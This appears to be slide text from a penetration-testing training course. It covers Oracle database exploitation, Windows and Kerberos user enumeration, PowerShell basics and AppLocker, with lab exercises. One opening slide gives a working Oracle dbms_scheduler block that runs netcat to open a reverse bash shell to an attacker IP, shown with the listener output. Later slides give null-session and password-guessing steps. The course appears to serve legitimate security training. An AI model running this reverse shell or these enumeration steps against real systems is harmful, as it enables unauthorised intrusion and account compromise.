
Demo

Query Dual to execute your exploit:

```
select user from sys.dual;
```

Login as:

```
userx/userx (DBA user)
```



Hacking Oracle: OS Code Execution

```
1 begin
2 dbms_scheduler.create_job( job_name => 'TEST9', job_type =>
3 'EXECUTABLE', job_action => '/bin/nc', number_of_arguments => 4, start_date =>
4 SYSTIMESTAMP, enabled => FALSE, auto_drop => TRUE);
5 dbms_scheduler.set_job_argument_value('TEST9', 1, '192.168.9.206');
6 dbms_scheduler.set_job_argument_value('TEST9', 2, '9999');
7 dbms_scheduler.set_job_argument_value('TEST9', 3, '-e');
8 dbms_scheduler.set_job_argument_value('TEST9', 4, '/bin/bash');
9 dbms_scheduler.enable('TEST9');
10 end;
```

```
11
12
13 root@kali:~# nc -lnvp 9999
listening on [any] 9999 ...
connect to [192.168.9.206] from (UNKNOWN) [192.168.3.100] 60849
id
uid=1000(oracle) gid=1001(dsa) groups=1001(dsa)
```



Exercise 3.2



Demo 3.2

Oracle

- Identify a default account and SID within the Oracle database running on 192.168.3.100
- Connect to the database and identify the privileges this user has
- Escalate privileges and obtain DBA access
- Using this privileged access, execute OS code and obtain interactive 'shell' access as the Oracle user

Database Exploitation Summary

- Databases can often be overlooked while performing a network pentest
- However, they provide an attack surface which can aid an attacker
- Most databases on Windows will run as the privileged SYSTEM account; OS code execution could lead to further avenues of attack



Network status: After DB Exploitation

SHARED Subnet (192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100
Oracle DB



192.168.3.210



192.168.3.215



fe80::250:56ff:fe9f:a84
SNMPv3



192.168.3.211



192.168.3.180
SSL & Bash



192.168.3.150
WebSphere

DEDICATED Subnet (192.168.X.0/24)



192.168.X.17



192.168.X.18



192.168.X.209



192.168.X.206



Hacking Windows

- ☒ Enumeration
- ☒ Remote Exploitation
- ☒ Privilege Escalation
- ☒ Bypass and Post Exploitation
- ☒ Active Directory

Agenda

- Host/User Enumeration
- AppLocker/GPO Bypass Techniques
- Privilege Escalation
- Post Exploitation
 - Antivirus\AMSI Bypass Techniques
 - Exfiltration of Data and Secrets
- Active Directory Delegation Enumeration and Pwnage
- Remote Services, Pivoting and Lateral Movement in a Network
- Persistence
 - Golden Ticket and DCSync
 - Reviewing other methods





Hacking Windows

Enumeration



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Useful Services

Port/Protocol	Description
88 TCP and UDP	○ Network authentication
135/TCP and 135/UDP (RPC EPM)	○ MS RPC endpoint mapper (DCE locator service) ○ Similar to Sun RPC port mapper ○ Services such as Outlook, Exchange, messenger service use this
137/UDP and 138/UDP	○ NetBIOS browser, naming and lookup functions ○ 137/UDP- Browsing requests of NetBIOS over TCP/IP for eg. name lookup requests such as file sharing, printer, SQL named pipes, WINS proxy, etc ○ 138/UDP - Browsing datagram responses of NetBIOS over TCP/IP e.g NetLogon service (see services.msc)
139 and 445	○ File sharing (CIFS)

NetBT Name Resolution



- NetBT || NetBIOS over TCP/IP || NBT
- NetBIOS over TCP/IP is the network component that performs computer name to IP address mapping, name resolution (netbt.sys or vnbt.sys)
- A legacy protocol used for backward compatibility
- Can be queried using the built in Windows utility nbtstat (nmblookup on Linux)
 - Windows: `nbtstat -a <ip>`
 - Linux: `nmblookup -A 192.168.3.215`
- A response of 1C denotes that the host is a Domain Controller (a list of NetBIOS suffixes @ <https://technet.microsoft.com/en-us/library/cc961921.aspx>)

User Enumeration: **The Past**



- Depending on the version of OS being targeted (and/or the settings defined within the security policy) a lot of data may be retrieved - even from a null session!
- A NULL session == blank username and a blank password:
 - Windows: `net use \\IP_ADDRESS\ipc$ "" /user:""`
 - Linux: `rpcclient -U "" IP_ADDRESS`
- Domain controllers $\leq$ Windows 2003 are very forthcoming with supplying this data

SIDs and RIDs



- Unique and assigned sequentially by the local system or, if a domain user, a domain controller
- Before you can enumerate users, you need to have knowledge of the domain or local computer identifier
 - **S-1-5-21-2000478354-1708537768-1957994488-500**
 - **S**: Identifies the value as a SID
 - **1**: The revision level/version of the specification
 - **5**: The top-level authority that issued the SID
 - **21**: SECURITY_NT_NON_UNIQUE, indicates a domain id will follow
 - **2000478354-1708537768-1957994488**: The domain or local computer identifier that issued the SID
 - **500**: The RID
- Well known security identifiers list <https://support.microsoft.com/en-us/kb/243330>

User Enumeration: **Today**



- What if we have:
 - No Null session
 - No password
 - Now what?
- User Enumeration via Kerberos:
 - **Non-existent account:** `KDC_ERR_C_PRINCIPAL_UNKNOWN`
 - **A locked or disabled account:** `KDC_ERR_CLIENT_REVOKED`
 - **A valid account:** `KDC_ERR_PREAUTH_REQUIRED`
- **The prerequisite:** We need to have a list of possible usernames to *throw* at the server

User Enumeration: Kerberos

KRB Error: KRB5KDC_ERR_CLIENT_REVOKED NT Status: STATUS_ACCOUNT_DISABLED

KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN

KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED

16	0.361806634	192.168.3.215	192.168.4.83	TCP	54 88 → 60854 [RST, ACK] Seq=85 Ack=130 Win=0 Len=0
17	0.361948708	192.168.4.83	192.168.3.215	KRB5	195 AS=0
18	0.452888328	192.168.3.215	192.168.4.83	KRB5	150 KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
19	0.452916494	192.168.4.83	192.168.3.215	TCP	66 60856 → 88 [ACK] Seq=130 Ack=85 Win=29312 Len=0
20	0.453059451	192.168.4.83	192.168.3.215	TCP	66 60856 → 88 [FIN, ACK] Seq=130 Ack=85 Win=29312 Len=0
21	0.546990389	192.168.3.215	192.168.4.83	TCP	66 88 → 60856 [ACK] Seq=85 Ack=131 Win=132096 Len=0
22	0.612854712	192.168.3.215	192.168.4.83	TCP	54 88 → 60856 [RST, ACK] Seq=85 Ack=131 Win=0 Len=0

```
Frame 17: 195 bytes on wire (1560 bits), 195 bytes captured (1560 bits) on interface 0
Ethernet II, Src: 1a:12:b8:5d:dc:02 (1a:12:b8:5d:dc:02), Dst: 02:bb:5e:1c:62:b1 (02:bb:5e:1c:62:b1)
Internet Protocol Version 4, Src: 192.168.4.83, Dst: 192.168.3.215
Transmission Control Protocol, Src Port: 60856 (60856), Dst Port: 88 (88), Seq: 1, Ack: 1, Len: 127
Kerberos
  Record Mark: 125 bytes
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    req-body
      Padding: 0
      kdc-options: 40000000 (forwardable)
      cname
        name-type: KRB5-NT-PRINCIPAL (1)
        name-string: 1 item
        KerberosString: Sarah
      sname
        name-type: KRB5-NT-SRV-INST (2)
        name-string: 2 items
        KerberosString: krbtgt
        KerberosString: plum
        ...
```

KerberosString: Sarah

```
Frame 15: 195 bytes on wire (1560 bits), 195 bytes captured (1560 bits) on interface 0
Ethernet II, Src: 1a:12:b8:5d:dc:02 (1a:12:b8:5d:dc:02), Dst: 02:bb:5e:1c:62:b1 (02:bb:5e:1c:62:b1)
Internet Protocol Version 4, Src: 192.168.4.83, Dst: 192.168.3.215
Transmission Control Protocol, Src Port: 60916 (60916), Dst Port: 88 (88), Seq: 1, Ack: 1, Len: 127
Kerberos
  Record Mark: 125 bytes
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    req-body
      Padding: 0
      kdc-options: 40000000 (forwardable)
      cname
        name-type: KRB5-NT-PRINCIPAL (1)
        name-string: 1 item
        KerberosString: peter
      sname
        name-type: KRB5-NT-SRV-INST (2)
        name-string: 2 items
        KerberosString: krbtgt
        KerberosString: plum
        ...
```

KerberosString: peter

```
Frame 17: 193 bytes on wire (1544 bits), 193 bytes captured (1544 bits) on interface 0
Ethernet II, Src: 1a:12:b8:5d:dc:02 (1a:12:b8:5d:dc:02), Dst: 02:bb:5e:1c:62:b1 (02:bb:5e:1c:62:b1)
Internet Protocol Version 4, Src: 192.168.4.83, Dst: 192.168.3.215
Transmission Control Protocol, Src Port: 60804 (60804), Dst Port: 88 (88), Seq: 1, Ack: 1, Len: 127
Kerberos
  Record Mark: 123 bytes
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    req-body
      Padding: 0
      kdc-options: 40000000 (forwardable)
      cname
        name-type: KRB5-NT-PRINCIPAL (1)
        name-string: 1 item
        KerberosString: bob
      sname
        name-type: KRB5-NT-SRV-INST (2)
        name-string: 2 items
        KerberosString: krbtgt
        KerberosString: plum
        ...
```

KerberosString: bob

User Enumeration: Recent Developments



- Sensepost - May 2018
- New methods to perform unauthenticated user enumeration
 - <https://sensepost.com/blog/2018/a-new-look-at-null-sessions-and-user-enumeration/>
 - <https://github.com/sensepost/UserEnum>
- Methods (all require a pre-populated list of usernames):
 - DsrGetDcNameEx2
 - CLDAP (Connectionless LDAP) Ping
 - UDP packet (fast)
 - Response codes indicate existence of account - 23 (true) or 25 (false)
 - NetBIOS MailSlot Ping
 - Response codes indicate existence of account - 23 (true) or 25 (false)

Level Up!



- We have a list of valid accounts, now what?
- Password guessing:
 - Most domain accounts will be influenced by a defined password policy
 - Account lockout is usually configured
 - Unless you can view password policy details we wouldn't recommend testing more than 3 passwords per unique account

```
Force user logoff how long after time expires?:      Never
Minimum password age (days):                        1
Maximum password age (days):                        42
Minimum password length:                            7
Length of password history maintained:               24
Lockout threshold:                                   Never
Lockout duration (minutes):                          30
Lockout observation window (minutes):                30
Computer role:                                       PRIMARY
The command completed successfully.
```

- Tie in with OSINT activities - any hints, personal information or naming conventions?

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Exercise 4.1



Demo 4.1

Windows Enumeration

- There is a Windows domain within the 192.168.3.0/24 network, what is the name?
- Using data gathered during earlier OSINT activities, find valid user accounts on the identified domain
- Gain RDP access to a workstation within the range 192.168.X.0/24 using one of the identified accounts

Windows Exploitation Status



192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via
 - plum\bob (Summer 21)

Domain: plum.local



Hacking Windows

**Windows
PowerShell**

What is PowerShell

- An Open Source (since Aug 2016) command-line shell and scripting language built on .NET by Microsoft
- Windows PowerShell
 - powershell.exe
 - v5.1
 - Windows only

VS

- PowerShell Core
 - pwsh.exe
 - v6.2
 - Cross-platform



Windows PowerShell

- Installed by default on up to current latest Windows OS
- Mainly used for task automation and Configuration Management
- Very specific to Windows environment
- Includes version for 32-bit as well as for 64-bit architecture
- Although no longer receiving feature updates, Windows PowerShell is (for the time being, at least) arguably more powerful than PowerShell Core due to use of established .NET Framework vs newer .NET Core



Windows PowerShell vs Command Prompt



PowerShell is object-oriented	CMD is string-based.
Can process PS objects as well as batch files	Can process only batch files
Can be integrated runtime with .Net	Cannot be integrated with .Net
Rich set of commands which can be integrated with Windows and other Microsoft products	Not as flexible as compared to PowerShell


PowerShell for Penetration Testing

- Provides access to multiple components on a Windows platform like File System, WMI, COM objects, Registry, Windows API, etc.
- Installed by default - Most of the time trusted by Antivirus as a valid program
- Multiple open source frameworks are already developed in PowerShell for every security task from enumeration to exploitation, post exploitation, etc.
- Very rich command collection that quickly helps in enumeration activities
- (Relatively) easy and quick to learn and script
- Built to be used remotely




PowerShell Executables

- Actually, PowerShell is the library:
`System.Management.Automation.dll`
which is a dependency of various components (e.g. the powershell.exe binary)
- Any .NET application can utilize the 'System.Management.Automation' function to build a PowerShell pipeline runner
- The PowerShell Binary is available in 2 architectures:
 - PowerShell (x64) - The 64 bit PowerShell console
 - PowerShell (x86) - The 32 bit PowerShell console



PowerShell ISE

- PowerShell ISE (Integrated Scripting Environment) Provides a user-friendly interface for writing and debugging code
- ISE provides multi line editing, selective execution and context-sensitive help
- Available in two architectures for developing scripts:
 - PowerShell ISE (x64)
 - PowerShell ISE (x86)



Cmdlet

- Cmdlet (read as command-let) is a lightweight command used in the Windows PowerShell environment.
- Represented as a verb-noun pair. For Example:

```
Get-Help
```

```
Get-Command
```

- Generally has .ps1 extension
- PowerShell by default has more than 200 Cmdlets in-built
- Help on any Cmdlet can be fetched by

```
Get-Help <cmdlet name> -Detailed
```



Cmdlet vs Commands



Cmdlets are instances of .net framework classes	Commands are stand alone executables
Parsing, error presentation and output formatting is handled by Windows PowerShell runtime	Parsing, error presentation and output formatting are not done in runtime
Input Objects are processed from the pipeline and deliver objects as output to the pipeline	Commands process inputs as a stream of text

Powershell File Extensions



- **.ps1**
 - A cmdlet or a powershell script will usually have the extension `.ps1`
- **.psm1**
 - A Script Module file - a set of PowerShell functionalities grouped together as a module
 - Basically done for reuse and abstraction of PowerShell code
- **.psd1**
 - A module manifest file describes the content of a module and how the given module is processed
 - Creating a module manifest file is optional
- **.ps1xml**
 - XML file that defines properties and methods to the objects used in a PowerShell script


PowerShell Modules



- **Script Modules (.psm1)**
 - PowerShell script file with .psm1 extension which contains valid PowerShell code
 - Allows us to load functions to PowerShell session using Import-Module command
- **Binary Modules (.dll)**
 - Similar to Script Modules but written as C# code which is compiled into a .dll
 - Can be faster than Script Modules
 - One of the other biggest advantages is it allows us to create cmdlets with features like multithreading, which is quite tough in a PowerShell script
- **Dynamic Modules (no file)**
 - These modules are not saved to a file but created dynamically in-session by using New-Module cmdlet
- **Module Manifest (.psd1)**
 - Optional PowerShell data file that describes the contents of a Module and determines how a Module is processed

That all sounds great... BUT!

... right now, we can't use it!



So more on this later then...





Hacking Windows

AppLocker and Group Policy restrictions

This app has been blocked by your system administrator.

Contact your system administrator for more info.

Close

<https://t.me/learningnets>

AppLocker



“...AppLocker advances the application control features and functionality of Software Restriction Policies. AppLocker contains new capabilities and extensions that allow you to create rules to allow or deny applications from running based on unique identities of files and to specify which users or groups can run those applications...”

What is AppLocker:
[https://technet.microsoft.com/en-us/library/ee424367\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/ee424367(v=ws.11).aspx)

<https://t.me/learningnets>

AppLocker: Overview

Rules can be defined that control the following:

- Applications
- Scripts
- Installers
- DLL's
- Packaged Applications

Conditions can be based upon the following:

- Publisher (i.e. software signed by a specific vendor)
- Path
- File Hash

Allow/Deny **actions** can be assigned to a user/group

<https://t.me/learningnets>




NotSoSecure part of



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Services Ltd, all rights reserved

AppLocker: Overview

- Create Default Rules - Mainly based upon Path (esp. exe and script rules)



The image displays the Windows AppLocker console interface. On the left, a tree view shows the hierarchy: Application Control Policies > AppLocker > Executable Rules. A context menu is open for 'Executable Rules', with 'Create Default Rules' highlighted. To the right, four panels show the default rules for each category, with the rule type highlighted in the left pane of each panel.

Executable Rules

Action	User	Name	Condition
✓ Allow	Everyone	(Default Rule) All files located in the Program Files folder	Path
✓ Allow	Everyone	(Default Rule) All files located in the Windows folder	Path
✓ Allow	BUILTIN\Administrators	(Default Rule) All files	Path

Windows Installer Rules

Action	User	Name	Condition
✓ Allow	Everyone	(Default Rule) All digitally signed Windows Installer files	Publisher
✓ Allow	Everyone	(Default Rule) All Windows Installer files in %systemdrive%\Windows\Installer	Path
✓ Allow	BUILTIN\Ad...	(Default Rule) All Windows Installer files	Path

Script Rules

Action	User	Name	Condition
✓ Allow	Everyone	(Default Rule) All scripts located in the Program Files folder	Path
✓ Allow	Everyone	(Default Rule) All scripts located in the Windows folder	Path
✓ Allow	BUILTIN\Ad...	(Default Rule) All scripts	Path

Packaged app Rules

Action	User	Name
✓ Allow	Everyone	(Default Rule) All signed packaged apps

What is AppLocker:

[https://technet.microsoft.com/en-us/library/ee460941\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/ee460941(v=ws.11).aspx)

AppLocker: Enumeration



- Rules can be heavily customized
- Therefore, something that works in 1 environment, may not in the next!
- Generally, an exe rule will dictate which programs can/can't be run (probably based on path as this is the default configuration and is relatively unobtrusive/easy to manage)

Action	User	Name	Condition
✓ Allow	Everyone	(Default Rule) All files located in the Program Files folder	Path
✓ Allow	Everyone	(Default Rule) All files located in the Windows folder	Path
✓ Allow	BUILTIN\Administrators	(Default Rule) All files	Path

